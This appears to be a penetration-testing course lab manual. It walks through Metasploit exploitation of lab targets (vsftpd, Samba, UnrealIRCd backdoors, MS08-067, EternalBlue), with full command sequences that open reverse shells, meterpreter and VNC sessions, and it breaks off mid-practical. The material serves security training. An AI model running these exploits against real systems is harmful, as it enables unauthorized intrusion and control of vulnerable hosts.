System Hacking

Lab Manual

Hacking with

RANJITH ADLAKADI

THE DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED IN THE COURSE

INDEX

Practical 1: Hacking Linux OS using Metasploit Framework

Execute the following commands to start Metasploit framework.

```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q
msf >
```

Consider metasploitable2 as a target for this practical. Perform port scan using nmap to identify vulnerable services on the target machine.

```
msf > nmap -p 21 -sV 192.168.1.117
[*] exec: nmap -p 21 -sV 192.168.1.117

Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-27 12:02 IST
Nmap scan report for 192.168.1.117
Host is up (0.00044s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:A2:18:5C (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds
```

It is identified that the target is running a vulnerable version of ***vsftpd*** on port number 21. To exploit the target machine with the help of vulnerable software running on port 21 follow the steps below.

Use ***search*** command to search exploit for ***vsftpd 2.3.4***

```
msf > search vsftpd 2.3.4

Matching Modules
================

   Name                                  Disclosure Date  Rank
   ----                                  ---------------  ----
   auxiliary/gather/teamtalk_creds                        normal
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent
```

Execute the following command to load exploit (***use*** command is used to load exploits).

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

By executing ***show options*** command, we can view options that need to be configured for exploit.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

To set ***RHOST*** value, execute the following command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.117
RHOST => 192.168.1.117
```

To list all suitable payloads that work with the above exploit, execute ***show payloads*** command

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name                Disclosure Date  Rank    Description
   ----                ---------------  ----    -----------
   cmd/unix/interact                    normal  Unix Command, Interact with Established Connection
```

To configure payload, execute the ***set*** command as shown below

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
```

Execute ***show options*** command, to view options that need to be configured for payload.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.117    yes       The target address
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

To set ***LHOST*** and ***LPORT*** values for payload, execute the following command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 1212
LPORT => 1212
```

Finally, execute the exploit command to gain access to the target machine.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.117:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.117:21 - USER: 331 Please specify the password.
[+] 192.168.1.117:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.117:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.107:41797 -> 192.168.1.117:6200)
```

We can execute Linux commands.

```
pwd
/
cd /root/Desktop
pwd
/root/Desktop
ls
Nagachandra.txt
appu
chinni.txt
flag.txt
hari.txt
its
lydia
```

Practical 2: Hacking Linux operating system with Samba vulnerability

Open kali Linux terminal, enter the following commands to start the Metasploit framework

service postgresql start

msfconsole

```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q
msf >
```

Search for an exploit using usermap_script

Search usermap_script

```
msf > search usermap_script

Matching Modules
================

   Name                                Disclosure Date  Rank
   ----                                ---------------  ----
   exploit/multi/samba/usermap_script  2007-05-14       excellent
```

To configure exploit, enter the below command

use <exploit path>

```
msf > use exploit/multi/samba/usermap_script
```

To view exploit options, execute ***show options***

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

To configure ***RHOST***, use ***set*** command

set RHOST <IP address>

```
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.1.117
RHOST => 192.168.1.117
```

to list suitable payloads for configured exploit, execute ***show payloads***

```
msf exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_awk                                    normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                  normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                    normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                 normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                          normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                     normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
```

To configure payload, ***set PAYLOAD cmd/unix/reverse***

```
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
```

to view payload options, ***show options***

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.117    yes       The target address
   RPORT  139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

to configure Payloads options, ***set LHOST <IP address>*** and ***set LPORT <Port No>***

```
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(multi/samba/usermap_script) > set LPORT 1212
LPORT => 1212
```

if all options are properly configured then ***exploit***

```
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.107:1212
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ozrOKvuurhmsQUFN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ozrOKvuurhmsQUFN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.107:1212 -> 192.168.1.117:50613) at 2018-06-17 16:22:59 +0530
```

```
[*] Command shell session 1 opened (192.168.1.107:1212

ls
bin
boot
cdrom
dev
etc
```

Practical 3: Steps to hack Linux OS using Metasploit framework

Consider metasploitable2 as a target for this practical. After performing a port scan using nmap, we can observe that the target is running ***UnrealIRC*** on port number 6667. To exploit the target, start Metasploit framework and search for ***unrealirc***. Load exploit and set ***RHOST*** and ***RPORT*** options.

```
msf > search unrealirc

Matching Modules
================

   Name                                  Disclosure Date  Rank
   ----                                  ---------------  ----
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.132
RHOST => 192.168.1.132
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
```

Select a payload that suits our requirements, set payload and payload options as shown below.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_perl                                   normal  Unix Command Shell,
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell,
   cmd/unix/bind_ruby                                   normal  Unix Command Shell,
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell,
   cmd/unix/generic                                     normal  Unix Command, Generi
   cmd/unix/reverse                                     normal  Unix Command Shell,
   cmd/unix/reverse_perl                                normal  Unix Command Shell,
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell,
   cmd/unix/reverse_ruby                                normal  Unix Command Shell,
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell,
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell,

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Verify exploit and payload options before running exploit command. RHOST and LHOST must be target and attackers IP addresses respectively. RPORT value, in this case, is 6667 as we are targeting the vulnerable application running on this port at target's end. LPORT can be any valid port number on which attacker want to handle the reverse connection.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.132    yes       The target address
   RPORT  6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Executing ***exploit*** command will help us gain access to the target machine.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 80
LPORT => 80
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.106:80
[*] 192.168.1.132:6667 - Connected to 192.168.1.132:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.132:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo APrbyvJTEnMlPV67;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "APrbyvJTEnMlPV67\r\n"
[*] Matching...
[*] A is input...
```

After gaining access to the target machine, we can execute Linux commands to explore directories and do more.

```
[*] Command shell session 1 opened (192.168.1.106:80 -> 192.168.1.132:55584) at 2018-06-13 19:18:11 +0530

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```


Practical 4: Hacking Windows Server 2003 with MS08_067 exploit

Execute following commands in terminal to start the Metasploit framework

service postgresql start

msfconsole

or simply click on **Metasploit Framework** icon in dork



Search for exploit ***ms08_067*** using the ***search*** command

search <Exploit Code>

To configure exploit, enter the below command

use <exploit path>

Verify exploit options using ***show options*** command; it is observed that we need to set RHOST. Execute ***set RHOST <IP address>*** to set RHOST value.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.0.125
RHOST => 192.168.0.125
```

Choose a suitable payload by executing ***show payloads*** command and set payload using ***set PAYLOAD windows/meterpreter/reverse_tcp_allports*** command and verify payload options.

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp_allports
PAYLOAD => windows/meterpreter/reverse_tcp_allports
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.0.125    yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST                      yes       The listen address
   LPORT     1                yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

To set Payloads options, enter the following commands

set LHOST <IP address>

set LPORT <Port No>

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.130
LHOST => 192.168.0.130
msf exploit(ms08_067_netapi) > set LPORT 3000
LPORT => 3000
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.0.125    yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.130    yes       The listen address
   LPORT     3000             yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Make sure to verify exploit and payload options, if everything is configured correctly then execute the ***exploit*** command to gain access to the target machine. Wait for reverse connection, as we have selected meterpreter payload, we gain ***meterpreter*** access using which we can control target computer.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.0.130:3000
[*] 192.168.0.125:445 - Automatically detecting the target...
[*] 192.168.0.125:445 - Fingerprint: Windows 2003 R2 - Service Pack 2 - lang:Unknown
[*] 192.168.0.125:445 - We could not detect the language pack, defaulting to English
[*] 192.168.0.125:445 - Selected Target: Windows 2003 SP2 English (NX)
[*] 192.168.0.125:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.0.125
[*] Meterpreter session 1 opened (192.168.0.130:3000 -> 192.168.0.125:1220) at 2018-07-18
14:20:00 +0530

meterpreter > sysinfo
Computer        : KUMAR
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : KUMAR7
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Practical 5: Hacking Windows 7 Operating System with ms17_010 exploit

Start Metasploit Framework and search for ***ms17_010*** exploit

```
msf > search ms17_010

Matching Modules
================

   Name                                      Disclosure Date  Rank
   ----                                      ---------------  ----
   auxiliary/scanner/smb/smb_ms17_010                         normal
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average
```

Configure the exploit as shown below.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Verify the exploit options and set **RHOST** value to the target's IP address

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.137
RHOST => 192.168.1.137
```

In this practical, let us perform an attack using three different payloads.

Payload 1:

At first, we will start with a payload that helps us gain shell access to the target computer. Execute ***show payloads*** command and choose ***shell*** payload from the list of payloads.

```
   windows/x64/shell/bind_tcp                                 normal  Windows x64 Command She
   windows/x64/shell/bind_tcp_uuid                            normal  Windows x64 Command She
   windows/x64/shell/reverse_tcp                              normal  Windows x64 Command She
   windows/x64/shell/reverse_tcp_uuid                         normal  Windows x64 Command She
   windows/x64/shell_bind_tcp                                 normal  Windows x64 Command She
   windows/x64/shell_reverse_tcp                              normal  Windows x64 Command She
   windows/x64/vncinject/bind_ipv6_tcp                        normal  Windows x64 VNC Server
r
   windows/x64/vncinject/bind_ipv6_tcp_uuid                   normal  Windows x64 VNC Server
r with UUID Support
   windows/x64/vncinject/bind_tcp                             normal  Windows x64 VNC Server
   windows/x64/vncinject/bind_tcp_uuid                        normal  Windows x64 VNC Server
rt (Windows x64)
   windows/x64/vncinject/reverse_http                         normal  Windows x64 VNC Server
 (wininet)
   windows/x64/vncinject/reverse_https                        normal  Windows x64 VNC Server
 (wininet)
   windows/x64/vncinject/reverse_tcp                          normal  Windows x64 VNC Server
   windows/x64/vncinject/reverse_tcp_uuid                     normal  Windows x64 VNC Server
pport (Windows x64)
   windows/x64/vncinject/reverse_winhttp                      normal  Windows x64 VNC Server
 (winhttp)
   windows/x64/vncinject/reverse_winhttps                     normal  Windows x64 VNC Server
r (winhttp)

msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
```

To set payloads options, enter the following commands

set LHOST <IP address>

set LPORT <Port No>

```
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 80
LPORT => 80
```

Verify the configured options, then execute ***exploit*** command to gain shell access.

```
PAYLOAD => windows/x64/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               192.168.1.137    yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.106    yes       The listen address
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.106:80
[*] 192.168.1.137:445 - Connecting to target for exploitation.
[+] 192.168.1.137:445 - Connection established for exploitation.
[+] 192.168.1.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.137:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.1.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.137:445 - 0x00000010  74 65 20 37 36 30 30                             te 7600
[+] 192.168.1.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.137:445 - Starting non-paged pool grooming
[+] 192.168.1.137:445 - Sending SMBv2 buffers
[+] 192.168.1.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.137:445 - Sending final SMBv2 buffers.
[*] 192.168.1.137:445 - Sending last fragment of exploit packet!
[*] 192.168.1.137:445 - Receiving response from exploit packet
[+] 192.168.1.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.137:445 - Sending egg to corrupted connection.
[*] 192.168.1.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.1.137
[*] Command shell session 2 opened (192.168.1.106:80 -> 192.168.1.137:49303) at 2018-06-13 20:36:03 +0530
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Here we are targeting Windows 7 machine, so after exploitation, we got windows shell prompt where we can execute different **MS-DOS** commands to grab some sensitive information from the target machine.

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ddf7:9423:2fb4:38c6%16
   IPv4 Address. . . . . . . . . . . : 192.168.1.137
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{F8D39A15-7609-452C-A40E-33CB11676E0D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Payload 2:

Now let us use a different payload that provides a graphical view of the target computer as a separate window on attacker's machine. Here, we need to change payload to perform desired operation (remove shell payload and add another payload). Execute the ***unset payload*** command to remove the previous payload. To gain graphical access select ***windows/x64/vncinject/reverse_tcp*** payload from the list of payload options.

```
   windows/x64/shell/bind_tcp                                 normal  Windows x64 Command She
   windows/x64/shell/bind_tcp_uuid                            normal  Windows x64 Command She
   windows/x64/shell/reverse_tcp                              normal  Windows x64 Command She
   windows/x64/shell/reverse_tcp_uuid                         normal  Windows x64 Command She
   windows/x64/shell_bind_tcp                                 normal  Windows x64 Command She
   windows/x64/shell_reverse_tcp                              normal  Windows x64 Command She
   windows/x64/vncinject/bind_ipv6_tcp                        normal  Windows x64 VNC Server
r
   windows/x64/vncinject/bind_ipv6_tcp_uuid                   normal  Windows x64 VNC Server
r with UUID Support
   windows/x64/vncinject/bind_tcp                             normal  Windows x64 VNC Server
   windows/x64/vncinject/bind_tcp_uuid                        normal  Windows x64 VNC Server
rt (Windows x64)
   windows/x64/vncinject/reverse_http                         normal  Windows x64 VNC Server
 (wininet)
   windows/x64/vncinject/reverse_https                        normal  Windows x64 VNC Server
 (wininet)
   windows/x64/vncinject/reverse_tcp                          normal  Windows x64 VNC Server
   windows/x64/vncinject/reverse_tcp_uuid                     normal  Windows x64 VNC Server
pport (Windows x64)
   windows/x64/vncinject/reverse_winhttp                      normal  Windows x64 VNC Server
 (winhttp)
   windows/x64/vncinject/reverse_winhttps                     normal  Windows x64 VNC Server
r (winhttp)

msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/vncinject/reverse_tcp
```

To set Payloads options, enter the following commands


set LHOST <IP address>

